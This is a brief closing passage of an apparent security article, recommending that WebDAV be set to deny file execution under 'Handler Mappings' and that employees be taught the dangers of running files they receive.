Additionally, WebDAV should be configured to deny file execution by adjusting permissions under “Handler Mappings”, and employees also need to be educated about the dangers of executing files they have received.

the End